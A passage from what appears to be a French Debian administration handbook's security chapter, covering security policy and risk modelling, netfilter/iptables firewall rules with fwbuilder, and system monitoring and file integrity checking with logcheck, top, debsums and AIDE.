Sécurité

Un système d'information a, selon les cas, une importance variable ; dans certains cas, il est vital à la survie d'une entreprise. Il doit donc être protégé en conséquence contre divers risques, ce que l'on regroupe communément sous l'appellation de sécurité.

SOMMAIRE

MOTS-CLÉS

- Pare-feu
- Netfilter
- IDS/NIDS

Définir une politique de sécurité

Le terme de « sécurité » recouvre une vaste étendue de concepts, d'outils et de procédures, qui ne s'appliquent pas à tous les cas. Il convient de s'interroger sur ce que l'on souhaite accomplir pour choisir lesquels mettre en œuvre. Pour sécuriser un système, il faut se poser quelques questions ; si l'on se lance tête baissée dans la mise en œuvre d'outils, on risque de se focaliser sur certains aspects au détriment des plus importants.

Il est donc crucial de se fixer un but. Pour cela, il s'agit d'apporter des réponses aux questions suivantes :

- Que cherche-t-on à protéger ? La politique de sécurité à mener ne sera pas la même selon que l'on cherche à protéger les ordinateurs ou les données. Et s'il s'agit des données, il faudra également se demander lesquelles.
- Contre quoi cherche-t-on à se protéger ? Est-ce d'un vol de données confidentielles ? De la perte accidentelle de ces données ? De la perte de revenu associée à une interruption de service ?
- Également, de qui cherche-t-on à se protéger ? Les mesures de sécurité à mettre en place différeront largement selon que l'on cherche à se prémunir d'une faute de frappe d'un utilisateur habituel du système ou d'un groupe d'attaquants déterminés.

Il est d'usage d'appeler « risque » la conjonction des trois facteurs : ce qui doit être protégé, ce qu'on souhaite éviter, et les éléments qui essaient de faire en sorte que cela arrive. La réunion des réponses à ces trois questions permet de modéliser ce risque. De cette modélisation découlera une politique de sécurité, qui se manifestera à son tour par des actions concrètes.

Il faudra enfin prendre en compte les contraintes qui peuvent limiter la liberté d'action. Jusqu'où est-on prêt à aller pour sécuriser le système ? Cette question a un impact majeur, et la réponse apportée est trop souvent formulée en seuls termes de coût, alors qu'il faut également se demander jusqu'à quel point la politique de sécurité peut incommoder les utilisateurs du système, ou en dégrader les performances, par exemple.

Une fois que l'on a établi une modélisation du risque dont on cherche à se prémunir, on peut se pencher sur la définition d'une politique de sécurité.

Dans la plupart des cas, on s'apercevra que le système informatique peut être segmenté en sous-ensembles cohérents plus ou moins indépendants. Chacun de ces sous-systèmes pourra avoir ses besoins et ses contraintes propres, il faudra donc en général les considérer séparément lors de la définition des politiques de sécurité correspondantes. Il conviendra alors de toujours garder à l'esprit le principe selon lequel un périmètre court et bien défini est plus facile à défendre qu'une frontière vague et longue. L'organisation du

ATTENTION Portée de ce chapitre

La sécurité est un sujet vaste et sensible, que nous ne saurions traiter complètement dans le cadre d'un seul chapitre. Nous nous limiterons ici à délimiter quelques points importants et présenter quelques-uns des outils et méthodes qui peuvent servir dans le domaine, mais la littérature est abondante et des ouvrages entiers ont été écrits sur le sujet. On pourra par exemple se rapporter à l'ouvrage *Sécuriser un réseau Linux* de Bernard Boutherin et Benoît Delaunay (collection Cahiers de l'Admin, éditions Eyrolles) ; à *Sécurité informatique, principes et méthode* de Laurent Bloch et Christophe Wolfhugel (collection blanche, éditions Eyrolles également) ; ou, en anglais, à l'excellent *Linux Server Security* de Michael D. Bauer (éditions O'Reilly).

NOTE Remise en question permanente

Bruce Schneier, un des experts mondialement reconnus en matière de sécurité (pas uniquement informatique, d'ailleurs) lutte contre un des mythes importants de la sécurité par l'expression « La sécurité est un processus, non un produit. » Les actifs à protéger évoluent au fil du temps, de même que les menaces qui pèsent dessus et les moyens dont disposent les attaquants potentiels. Il est donc important, même si une politique de sécurité a été parfaitement conçue et mise en œuvre, de ne pas s'endormir sur ses lauriers. Les composants du risque évoluant, la réponse à apporter à ce risque doit également évoluer à leur suite.

réseau devra donc être pensée en conséquence, afin que les services les plus sensibles soient concentrés sur un petit nombre de machines, et que ces machines ne soient accessibles qu'à travers un nombre minimal de points de passage, qui seront plus faciles à sécuriser que s'il faut défendre chacune des machines contre l'intégralité du monde extérieur. On voit clairement apparaître ici l'utilité des solutions de filtrage du trafic réseau, notamment par des pare-feu. On pourra pour cela utiliser du matériel dédié, mais une solution peut-être plus simple et plus souple est d'utiliser un pare-feu logiciel, tel que celui intégré dans le noyau Linux.

NOTE Politiques extrêmes

Dans certains cas, le choix des actions à mener pour sécuriser un système peut être extrêmement simple.
Par exemple, si le système à protéger se compose exclusivement d'un ordinateur de récupération qu'on n'utilise que pour additionner des chiffres en fin de journée, on peut tout à fait raisonnablement décider de ne rien faire de spécial pour le protéger, puisque la valeur intrinsèque du système est faible, celle des données est nulle puisqu'elles ne sont pas stockées sur cet ordinateur, et qu'un attaquant potentiel ne gagnerait à s'infiltrer sur ce « système » qu'une calculatrice un peu encombrante. Le coût de la sécurisation d'un tel système dépasserait probablement largement celui du risque.
À l'opposé, si l'on cherche à protéger absolument la confidentialité de données secrètes, au détriment de toute autre considération, une réponse appropriée serait la destruction complète de ces données (avec effacement des fichiers, puis pulvérisation des disques durs, dissolution dans de l'acide, etc.). Si les données doivent de plus être préservées, mais pas nécessairement accessibles, et que le coût n'est pas soumis à des contraintes, on pourra commencer en stockant ces données gravées sur des plaques de platine iridié stockées en divers bunkers répartis sous différentes montagnes dans le monde, chacun étant bien entendu entièrement secret mais gardé par des armées entières…
Pour extrêmes qu'ils puissent paraître, ces deux exemples n'en sont pas moins des réponses adaptées à des risques définis, dans la mesure où ils découlent d'une réflexion qui prend en compte les buts à atteindre et les contraintes présentes. Lorsqu'il s'agit d'une décision raisonnée, aucune politique de sécurité n'est moins respectable qu'une autre.

Pare-feu ou filtre de paquets

Un pare-feu est une passerelle filtrante : il applique des règles de filtrage aux paquets qui le traversent (c'est pourquoi il n'est utile qu'en tant que point de passage obligé).

L'absence de configuration standard explique qu'il n'y ait pas de solution prête à l'emploi. Des outils permettent en revanche de simplifier la configuration du pare-feu netfilter en visualisant graphiquement les règles définies. L'un des meilleurs est sans doute `fwbuilder`.

B.A.-BA Pare-feu

Un pare-feu (*firewall*) est un ensemble matériel ou logiciel qui trie les paquets qui circulent par son intermédiaire en provenance ou vers le réseau local, et ne laisse passer que ceux qui vérifient certaines conditions.

Le noyau Linux 2.6 intègre le pare-feu netfilter, les outils `iptables` et `ip6tables` permettent de le configurer. La différence entre ces deux outils se limite à ce que le premier agit sur le réseau IPv4 alors que le second intervient sur le réseau IPv6. Les deux piles réseau étant amenées à cohabiter pendant de nombreuses années, il faudra faire usage des deux outils en parallèle.

> **CAS PARTICULIER Pare-feu local**
>
> Un pare-feu peut limiter son action à une seule machine (et non pas un réseau local complet) ; son rôle principal est alors de refuser ou limiter l'accès à certains services, voire de se prémunir contre l'établissement de connexions sortantes par des logiciels indésirables que l'utilisateur pourrait avoir installés (volontairement ou pas).

Fonctionnement de netfilter

netfilter dispose de quatre tables distinctes, donnant les règles régissant trois types d'opérations sur les paquets :

- `filter` pour les règles de filtrage (accepter, refuser, ignorer un paquet) ;
- `nat` pour modifier les adresses IP et les ports source ou destinataires des paquets ; à noter que cette table n'existe pas pour IPv6 ;
- `mangle` pour modifier d'autres paramètres des paquets IP (notamment le champ ToS — *Type Of Service* — et les options) ;
- `raw` pour effectuer des manipulations manuelles sur les paquets avant que le suivi de connexion entre en jeu.

Chaque table contient des listes de règles appelées chaînes ; les chaînes standards servent au pare-feu pour traiter les paquets dans différentes circonstances prédéfinies. L'administrateur peut créer d'autres chaînes, qui ne seront employées que si l'une des chaînes standard les appelle.

La table `filter` compte trois chaînes standard :

- `INPUT` : concerne les paquets destinés au pare-feu ;
- `OUTPUT` : concerne les paquets émis par le pare-feu ;
- `FORWARD` : appliquée aux paquets transitant via le pare-feu (et dont il n'est donc ni la source ni le destinataire).

La table `nat` dispose également de trois chaînes standards :

- `PREROUTING` : modifie les paquets dès qu'ils arrivent ;
- `POSTROUTING` : modifie les paquets alors qu'ils sont prêts à partir ;
- `OUTPUT` : modifie les paquets générés par le pare-feu lui-même.



Figure 14.1 Ordre d'emploi des chaînes de *netfilter*

Chaque chaîne est une liste de règles, prévoyant une action à exécuter quand certaines conditions sont remplies. Le pare-feu parcourt séquentiellement la chaîne s'appliquant au paquet traité, et dès qu'une règle est satisfaite, il « saute » (l'option `-j` vient de *jump*) à l'emplacement indiqué pour continuer le traitement. Certains de ces emplacements sont standardisés et correspondent aux actions les plus courantes. Une fois une de ces actions enclenchée, le parcours de la chaîne est interrompu parce que le sort du paquet est normalement décidé (sauf exception explicitement mentionnée ci-dessous) :

- `ACCEPT` : autoriser le paquet à poursuivre son parcours ;
- `REJECT` : rejeter le paquet (ICMP signale une erreur, l'option `--reject-with` *`type`* d'`iptables` permet de choisir le type d'erreur renvoyée) ;
- `DROP` : supprimer (ignorer) le paquet ;
- `LOG` : enregistrer (via `syslogd`) un message de log contenant une description du paquet traité (cette action retourne après exécution à sa position dans la chaîne appelante — celle qui a invoquée l'action — c'est pourquoi il est nécessaire de la faire suivre par une règle REJECT ou DROP si l'on veut simplement enregistrer la trace d'un paquet qui doit être refusé) ;
- `ULOG` : enregistrer un message de log via `ulogd`, plus adapté et plus efficace que `syslogd` pour gérer de grandes quantités de messages (cette action renvoie aussi le fil d'exécution à sa position dans la chaîne appelante) ;
- *nom_de_chaîne* : évaluer les règles de la chaîne indiquée ;
- `RETURN` : stopper l'évaluation de la chaîne courante et revenir sur la chaîne appelante (si la chaîne courante est une chaîne standard, dépourvue de chaîne appelante, effectuer l'action par défaut — il s'agit d'une action particulière qui se configure avec l'option `-P` de `iptables`) ;

- SNAT (seulement dans la table nat, donc seulement en IPv4) : effectuer du *Source NAT* (des options précisent les modifications à effectuer) ;
- DNAT (seulement dans la table nat, donc seulement en IPv4) : effectuer du *Destination NAT* (des options précisent les modifications à effectuer) ;
- MASQUERADE (seulement dans la table nat, donc seulement en IPv4) : effectuer du masquerading (SNAT particulier) ;
- REDIRECT (seulement dans la table nat, donc seulement en IPv4) : rediriger un paquet vers un port particulier du pare-feu lui-même ; action notamment utile pour mettre en place un mandataire (ou proxy) web transparent (il s'agit d'un service pour lequel aucune configuration n'est nécessaire, puisque le client a l'impression de se connecter directement au destinataire alors que ses échanges avec le serveur transitent systématiquement par le mandataire).

D'autres actions, concernant davantage la table mangle, ne sont pas mentionnées ici. Vous en trouverez la liste exhaustive dans les pages de manuel iptables(8) et ip6tables(8).

Syntaxe de iptables et ip6tables

Les commandes iptables et ip6tables permettent de manipuler les tables, les chaînes et les règles. L'option -t *table* indique la table sur laquelle opérer (par défaut, c'est filter).

Les commandes

L'option -N *chaîne* crée une nouvelle chaîne ; l'option -X *chaîne* supprime une chaîne vide et inutilisée. L'option -A *chaîne règle* ajoute une règle à la fin de la chaîne indiquée. L'option -I *chaîne numrègle règle* insère une règle avant la règle numérotée *numrègle*. L'option -D *chaîne numrègle* ou -D *chaîne règle* supprime une règle dans la chaîne (la première syntaxe l'identifie par son numéro et la seconde par son contenu). L'option -F *chaîne* supprime toutes les règles de la chaîne (si celle-ci n'est pas mentionnée, elle supprime toutes les règles de la table). L'option -L *chaîne* affiche le contenu de la chaîne. Enfin, l'option -P *chaîne action* définit l'action par défaut pour la chaîne donnée (seules les chaînes standards peuvent en avoir une).

Les règles

Chaque règle s'exprime sous la forme *conditions* -j *action options_de_l'action*. En écrivant bout à bout plusieurs conditions dans la même règle, on en produit la conjonction (elles sont liées par des *et* logiques), donc une condition plus restrictive.

B.A.-BA ICMP

ICMP (*Internet Control Message Protocol*, ou protocole des messages de contrôle sur Internet) est très employé pour transmettre des compléments d'information sur les communications : il permet de tester le fonctionnement du réseau avec la commande ping (qui envoie un message ICMP *echo request* auquel le correspondant est normalement tenu de répondre par un message *echo reply*), signale le refus d'un paquet par un pare-feu, indique la saturation d'un tampon de réception, propose une meilleure route (un meilleur trajet pour les prochains paquets à émettre), etc. Plusieurs RFC définissent ce protocole ; les premières, 777 et 792, furent rapidement complétées et étendues.

▸ http://www.faqs.org/rfcs/rfc777.html

▸ http://www.faqs.org/rfcs/rfc792.html

Rappelons qu'un tampon de réception est une petite zone mémoire contenant les données reçues par le réseau avant qu'elles ne soient traitées par le noyau. Si cette zone est pleine, il est alors impossible de recevoir d'autres données et ICMP signale le problème de sorte que le correspondant réduise la vitesse de transfert pour essayer d'atteindre un équilibre.

Alors qu'un réseau IPv4 peut fonctionner sans ICMP, ICMPv6 est absolument indispensable dans le cadre d'un réseau IPv6 car il combine des fonctions jusqu'alors partagées entre ICMPv4, IGMP (*Internet Group Membership Protocol* et ARP (*Address Resolution Protocol*. La RFC 4443 définit ce protocole.

▸ http://www.faqs.org/rfcs/rfc4443.html

La condition `-p protocole` sélectionne selon le champ protocole du paquet IP, dont les valeurs les plus courantes sont `tcp`, `udp`, `icmp`, et `icmpv6`. Préfixer la condition par un point d'exclamation inverse la condition (qui correspond alors à tous les paquets n'ayant pas le protocole indiqué). Cette manipulation est possible pour toutes les autres conditions énoncées ci-dessous.

La condition `-s adresse` ou `-s réseau/masque` vérifie l'adresse source du paquet ; `-d adresse` ou `-d réseau/masque` en est le pendant pour l'adresse de destination.

La condition `-i interface` sélectionne les paquets provenant de l'interface réseau indiquée ; `-o interface` sélectionne les paquets en fonction de leur interface réseau d'émission.

D'autres conditions plus spécifiques existent, qui dépendent des conditions génériques déjà définies. La condition `-p tcp` peut par exemple être accompagnée de conditions sur les ports TCP avec `--source-port port` et `--destination-port port`.

L'option `--state état` indique le statut du paquet dans une connexion (le module `ipt_conntrack`, qui implémente le suivi des connexions, lui est nécessaire). L'état `NEW` désigne un paquet qui débute une nouvelle connexion. L'état `ESTABLISHED` concerne les paquets d'une connexion existante et l'état `RELATED` les paquets d'une nouvelle connexion liée à une connexion existante (c'est le cas des connexions `ftp-data` d'une session `ftp` en mode « actif »).

La section précédente détaille la liste des actions possibles, mais pas les options qui leur sont associées. L'action `LOG` dispose ainsi de plusieurs options visant à :

- indiquer la priorité du message à `syslog` (`--log-priority`, de valeur par défaut `warning`) ;
- préciser un préfixe textuel pour différencier les messages (`--log-prefix`) ;
- indiquer les données à intégrer dans le message (`--log-tcp-sequence` pour le numéro de séquence TCP, `--log-tcp-options` pour les options TCP et `--log-ip-options` pour les options IP).

L'action `DNAT` (seulement disponible en IPv4) dispose de l'option `--to-destination adresse:port` pour indiquer la nouvelle adresse IP et/ou le nouveau port de destination. De la même manière, l'action `SNAT` dispose de l'option `--to-source adresse:port` pour indiquer la nouvelle adresse et/ou le nouveau port source.

L'action `REDIRECT` (seulement disponible en IPv4) dispose de l'option `--to-ports port(s)` pour indiquer le port ou l'intervalle de ports vers lesquels rediriger les paquets.

Créer les règles

Il faut invoquer `iptables/ip6tables` une fois par règle à créer ; c'est pourquoi on consigne habituellement tous les appels à cette commande dans un fichier de script pour mettre en place la même configuration à chaque redémarrage de la machine. On peut écrire ce script à la main mais il est souvent intéressant de le préparer à l'aide d'un outil de plus haut niveau, tel que `fwbuilder`.

Son principe est simple. Dans une première étape, il faut décrire tous les éléments susceptibles d'intervenir dans les différentes règles :

- le pare-feu et ses interfaces réseau ;
- les réseaux (et plages d'IP associées) ;
- les serveurs ;
- les ports correspondant aux services hébergés sur les différents serveurs.

On crée ensuite les règles par simple glisser/déposer des différents objets, quelques menus contextuels permettant de modifier la condition (l'inverser, par exemple). Il ne reste qu'à saisir l'action souhaitée et à la paramétrer.

En ce qui concerne le support IPv6, on peut soit créer 2 jeux de règles différents pour IPv4 et IPv6, ou n'en créer qu'un seul et laisser fwbuilder traduire les règles adéquates en fonction des différentes adresses assignées aux objets manipulés.



Figure 14.2 Fwbuilder en action

`fwbuilder` peut alors générer un script de configuration du pare-feu selon les règles saisies. Son architecture modulaire lui permet de générer des scripts pour les pare-feu de différents systèmes (`iptables` pour Linux 2.4/2.6, `ipf` pour FreeBSD et `pf` pour OpenBSD).

Depuis Squeeze, le paquet *fwbuilder* contient aussi bien l'interface graphique que les modules pour les différents pare-feu (auparavant ces derniers étaient répartis en plusieurs paquets — un par système d'exploitation) :

```
# aptitude install fwbuilder
```

Installer les règles à chaque démarrage

Si le pare-feu doit protéger une connexion réseau intermittente par PPP, le plus simple est de changer le nom du script de configuration du pare-feu et de l'installer sous `/etc/ppp/ip-up.d/0iptables` (attention, le nom de fichier ne doit pas contenir de point, sinon il ne sera pas pris en compte). Ainsi, il sera rechargé à chaque démarrage d'une connexion PPP.

Dans les autres cas, le plus simple est d'inscrire le script de configuration du pare-feu dans une directive `up` du fichier `/etc/network/interfaces`. Dans l'exemple ci-dessous, ce script s'appelle `/usr/local/etc/arrakis.fw`.

Exemple Fichier `interfaces` avec appel du script de pare-feu

```
auto eth0
iface eth0 inet static
    address 192.168.0.1
    network 192.168.0.0
    netmask 255.255.255.0
    broadcast 192.168.0.255
    up /usr/local/etc/arrakis.fw
```

Supervision : prévention, détection, dissuasion

La supervision fait partie intégrante d'une politique de sécurité. Elle est nécessaire à plusieurs titres : l'objectif de la sécurité n'est pas uniquement de garantir la confidentialité des données, mais aussi de pouvoir assurer le bon fonctionnement des services. Il est donc impératif de veiller que tout fonctionne comme prévu et de détecter au plus tôt les comportement inhabituels et les changements dans la qualité du service fourni. Surveiller l'activité peut permettre de détecter des tentatives d'intrusion et donc de s'en protéger

avant que cela ne porte à conséquences. Ce chapitre va donc passer en revue des outils permettant de surveiller différents aspects d'un système Debian. Il complète la section dédiée à la supervision du chapitre 12 « Administration avancée ».

Surveillance des logs avec logcheck

Le programme `logcheck` scrute par défaut les fichiers de logs toutes les heures et envoie par courrier électronique à root les messages les plus inhabituels pour aider à détecter tout nouveau problème.

La liste des fichiers scrutés se trouve dans le fichier `/etc/logcheck/logcheck.logfiles` ; les choix par défaut conviendront si le fichier `/etc/syslog.conf` n'a pas été complètement remodelé.

`logcheck` peut fonctionner en 3 modes plus ou moins détaillés : *paranoid* (paranoïaque), *server* (serveur), et *workstation* (station de travail). Le premier étant le plus verbeux, on le réservera aux serveurs spécialisés (comme les pare-feu). Le deuxième mode, choisi par défaut, est recommandé pour les serveurs. Le dernier, prévu pour les stations de travail, élimine encore plus de messages.

Dans tous les cas, il faudra probablement paramétrer `logcheck` pour exclure des messages supplémentaires (selon les services installés) sous peine d'être envahi chaque heure par une flopée de messages inintéressants. Leur mécanisme de sélection étant relativement complexe, il faut lire à tête reposée le document `/usr/share/doc/logcheck-database/README.logcheck-database.gz` pour bien le comprendre. Plusieurs types de règles sont appliquées :

- celles qui qualifient un message comme résultant d'une tentative d'attaque (elles sont stockées dans un fichier du répertoire `/etc/logcheck/cracking.d/`) ;
- celles qui annulent cette qualification (`/etc/logcheck/cracking.ignore.d/`) ;
- celles qui qualifient un message comme une alerte de sécurité (`/etc/logcheck/violations.d/`) ;
- celles qui annulent cette qualification (`/etc/logcheck/violations.ignore.d/`) ;
- et enfin celles qui s'appliquent à tous les messages restants (les *System Events*, ou événements système).

Tout événement système sera signalé, sauf si une règle de l'un des répertoires `/etc/logcheck/ignore.d.{paranoid,server workstation}/` dicte de l'ignorer. Seuls les répertoires correspondant à des niveaux de verbosité supérieurs ou égaux au niveau sélectionné sont pris en compte.

ATTENTION Ignorer un message

Tout message marqué comme une tentative d'attaque ou une alerte de sécurité (suite par exemple à une règle du fichier `/etc/logcheck/violations.d/monfichier`) ne pourra être ignoré que par une règle des fichiers `/etc/logcheck/violations.ignore.d/monfichier` ou `/etc/logcheck/violations.ignore.d/monfichier-`*`extension`*.

ASTUCE Vos logs en fond d'écran

Certains administrateurs aiment voir les messages de logs défiler en temps réel. Ils pourront les intégrer dans le fond d'écran de leur bureau graphique avec la commande `root-tail` (du paquet Debian éponyme). Le programme `xconsole` (du paquet *x11-apps*) les fera défiler dans une petite fenêtre ; les messages sont directement issus de `syslogd` par l'intermédiaire du tube nommé `/dev/x-console`.

Surveillance de l'activité

En temps réel

`top` est un utilitaire interactif qui affiche la liste des processus en cours d'exécution. Par défaut, son critère de tri est l'utilisation actuelle du processeur (touche **P**) mais on peut opter pour la mémoire occupée (touche **M**), le temps processeur consommé (touche **T**) ou le numéro de processus ou PID (touche **N**). La touche **k** (comme *kill*) permet d'indiquer un numéro de processus à tuer. **r** (comme *renice*) permet de changer la priorité d'un processus.

Si le processeur semble être surchargé, il est ainsi possible d'observer quels processus se battent pour son contrôle ou consomment toute la mémoire disponible. Il est intéressant en particulier de vérifier si les processus qui consomment des ressources correspondent effectivement aux services réels que la machine héberge. Un processus au nom inconnu tournant sous l'utilisateur www-data doit immédiatement attirer l'attention : la probabilité est forte que cela corresponde à un logiciel installé et exécuté sur la machine en exploitant une faille de sécurité d'une application web…

`top` est un outil de base très souple, et sa page de manuel explique comment en personnaliser l'affichage pour l'adapter aux besoins et aux habitudes de chacun.

`gnome-system-monitor` et `qps`, outils graphiques similaires à `top`, en proposent les principales fonctionnalités.

ASTUCE Représentations visuelles de l'activité

Pour des représentations plus visuelles (et plus amusantes) de l'activité de l'ordinateur, on pourra envisager d'installer les paquets *lavaps*, *bubblemon* et *bubblefishymon*. Le premier contient `lavaps`, qui représente les processus courants comme les bulles de cire d'une lampe-fusée ; *bubblemon* est une applet pour les panneaux de contrôle des environnements de bureau, qui représente la mémoire utilisée et le taux d'occupation du processeur sous forme d'un aquarium où flottent des bulles ; enfin, `bubblefishymon` reprend le même principe, mais y ajoute le trafic réseau sous forme de poissons (et même un canard !).

Historique

La charge du processeur, le trafic réseau ou l'espace disque disponible sont des informations qui varient en permanence. Il est souvent intéressant de garder une trace de leur évolution pour mieux cerner l'usage qui est fait de l'ordinateur.

Il existe de nombreux outils dédié à cette tâche. La plupart peuvent récupérer des données via SNMP (*Simple Network Management Protocol*, ou protocole simple de gestion du réseau) afin d'avoir une centralisation de ces informations. Cela permet en outre de récupérer des informations sur des éléments du réseau qui ne sont pas nécessairement des ordinateurs (comme des routeurs).

Ce livre traite en détail de Munin (voir page 327) dans le cadre du chapitre « Administration avancée ». Debian dispose également de *cacti*. Il est un peu plus complexe à mettre en œuvre : l'usage de SNMP est inévitable et malgré une interface web, les concepts de configuration restent difficiles à appréhender. La lecture de la documentation HTML (`/usr/share/doc/`

ALTERNATIVE `mrtg`

`mrtg` (du paquet Debian éponyme) est un outil plus ancien et plus rustique capable d'agréger des données historiques et d'en faire des graphiques. Il dispose d'un certain nombre de scripts de récupération des données les plus couramment surveillées : charge, trafic réseau, impacts (*hits*) web, etc.
Les paquets *mrtg-contrib* et *mrtgutils* contiennent des scripts d'exemples, prêts à l'emploi.

`cacti/html/index.html`) sera indispensable si l'on souhaite le mettre en œuvre.

Détection des changements

Une fois le système installé et configuré, l'état de la majorité des fichiers et répertoires (hors données) n'a pas de raison d'évoluer (sauf mises à jour de sécurité). Il est donc intéressant de s'assurer que c'est bien le cas : tout changement inattendu est alors suspect. Les outils présentés dans cette section permettent de surveiller tous les fichiers et de prévenir les administrateurs en cas d'altération inattendue, ou alors simplement de diagnostiquer l'étendue des altérations.

Audit des paquets : l'outil debsums et ses limites

POUR ALLER PLUS LOIN Se protéger des modifications en amont

`debsums` peut être utilisé pour détecter les changements effectués sur les fichiers provenant d'un paquet Debian. Mais si le paquet Debian lui-même est compromis, il ne sera d'aucune utilité. Cela pourrait être le cas si le miroir Debian employé est lui-même compromis. Pour se protéger de ces attaques, il faut s'appuyer sur le mécanisme de vérification de signatures numériques intégré à APT (voir page 110) et prendre soin de n'installer que des paquets dont l'origine a pu être certifiée.

`debsums` est un outil intéressant du point de vue de la sécurité puisqu'il permet de trouver facilement quels fichiers installés ont été modifiés (suite par exemple à des interventions malignes). Mais il convient de nuancer fortement cette affirmation : d'abord, tous les paquets Debian ne fournissent pas les empreintes nécessaires au fonctionnement de ce programme (quand elles existent, elles se trouvent dans un fichier `/var/lib/dpkg/info/`*`paquet`*`.md5sums`). Rappelons qu'une empreinte est une valeur, généralement numérique (même si elle est codée en hexadécimal), constituant une sorte de signature caractéristique du contenu d'un fichier. Elle est calculée au moyen d'algorithmes (comme le célèbre MD5 ou le moins connu SHA1) qui garantissent dans la pratique que (presque) toute modification du fichier, aussi minime soit-elle, entraînera un changement de l'empreinte ; c'est l'« effet d'avalanche ». C'est pourquoi une empreinte numérique permet de vérifier que le contenu d'un fichier n'a pas été altéré. Ces algorithmes ne sont pas réversibles, c'est-à-dire que pour la plupart d'entre eux il est impossible de retrouver un contenu inconnu à partir de la seule empreinte. De récentes découvertes scientifiques tendent à infirmer l'inviolabilité de ces principes, mais cela ne remet pas encore en cause leur usage puisque la création de contenus différents générant la même empreinte semble être très contraignante.

D'autre part, les fichiers `md5sums` sont stockés sur le disque dur : un intrus consciencieux modifiera ces fichiers pour leur faire refléter les nouvelles sommes de contrôle des fichiers sur lesquels il sera intervenu.

On peut contourner le premier inconvénient en demandant à `debsums` d'utiliser directement un paquet `.deb` pour effectuer le contrôle au lieu de se reposer sur le fichier `md5sums`. Mais il faut au préalable télécharger les fichiers `.deb` correspondants :

```
# apt-get --reinstall -d install `debsums -l`
[ ... ]
# debsums -p /var/cache/apt/archives -g
```

En outre, dans sa configuration par défaut, `debsums` génère automatiquement les fichiers `md5sums` manquants en effectuant l'opération ci-dessus chaque fois que APT est employé pour installer un nouveau paquet.

L'autre souci se contourne de la même manière : il suffit d'effectuer la vérification par rapport à un fichier `.deb` intègre. Mais cela impose de disposer de tous les fichiers `.deb` des paquets installés et d'être assuré de leur intégrité. Pour cela, le plus simple est de les reprendre depuis un miroir Debian. Cette opération étant plutôt lente et fastidieuse, ce n'est donc pas une technique à suivre systématiquement dans un but de prévention.

```
# apt-get --reinstall -d install `grep-status -e 'Status: install
 ➥ ok installed' -n -s Package`
[ ... ]
# debsums -p /var/cache/apt/archives --generate=all
```

Attention, cet exemple a employé la commande `grep-status` du paquet *grep-dctrl*, qui n'est pas installé en standard.

EN PRATIQUE Protection de la base de données

Puisque AIDE utilise une base de données pour comparer l'état des fichiers, il faut être conscient que la validité des résultats fournis dépend de la validité de la base de données. Sur un système compromis, un attaquant obtenant les droits root pourra remplacer la base de données et passer inaperçu. C'est pourquoi, pour plus de sécurité, il peut être intéressant de stocker la base de données de référence sur un média accessible en lecture seulement.

Surveillance des fichiers : AIDE

AIDE (*Advanced Intrusion Detection Environment*) est un outil qui permet de vérifier l'intégrité des fichiers et de détecter toute altération par rapport à une image du système préalablement enregistrée et validée. Cette dernière prend la forme d'une base de données (`/var/lib/aide/aide.db`) contenant les caractéristiques de tous les fichiers du système (permissions, horodatages, empreintes numériques, etc.). Cette base de données est initialisée une première fois par `aideinit` ; elle est ensuite employée pour vérifier quotidiennement (script `/etc/cron.daily/aide`) que rien n'a changé. Si des changements sont détectés, le logiciel les enregistre dans des fichiers de journalisation (`/var/log/aide/*.log`) et envoie un courrier à l'administrateur avec ses découvertes.

Le comportement du paquet *aide* se paramètre grâce à de nombreuses options dans `/etc/default/aide`. La configuration du logiciel proprement dit se trouve dans `/etc/aide/aide.conf` et `/etc/aide/aide.conf.d/` (en réalité ces fichiers servent de base à `update-aide.conf` pour créer `/var/lib/aide/aide.conf.autogenerated`). La configuration indique quelles propriétés de chaque fichier il faut vérifier. Ainsi le contenu des fichiers de logs peut varier tant que les permissions associées ne varient pas, mais le contenu

ALTERNATIVE Tripwire et Samhain

